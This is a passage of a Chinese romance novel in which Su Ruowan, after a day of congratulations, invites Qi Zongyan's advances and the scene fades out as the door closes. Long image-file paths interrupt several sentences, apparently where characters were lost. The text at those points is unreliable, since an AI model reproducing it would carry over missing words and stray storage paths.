但苏若婉反而松了口气,神色从容地站在祁宗言身侧,坦然接受所有的祝贺。
这天从早到晚,直到回了祁家大院,苏若婉神经才彻底松了下来。
她在东楼自己房间里泡了个澡,慢悠悠抿了杯香槟。
换好睡裙她靠坐在床头,这两天的片段在眼前一幕幕浮现。
地暖烘得她心口发燥。
她下床走到房门前,手搭在门把手上时,警报声在脑海里响起,可她还是压了下去,拉开房门。
祁宗言穿着浴袍斜靠在对面墙边。
他抬眼看过来,眸色漆黑。
苏若婉脑子突然一片空白,喉咙发紧。
什么时候香槟的度数这么高了。
“我可能喝多了。”她往前走了一步,停在他面前,“胆子有点大。”
祁宗言没动,声音压得很低:“想清楚了?”她抬眼看他,手指勾住他浴袍的系带,红唇轻弯:“今晚不用保持距离。”
祁宗言眼底暗色翻涌。
他伸手将她带到身前,扣住她的腰低头吻了下来。
舌尖从她齿间挤进去的时候,苏若婉手臂环上了他脖子,整个人软在他怀里。
祁宗言直接将人抱起,进了房间。
“咔嗒”一声。
门在身后轻轻合上。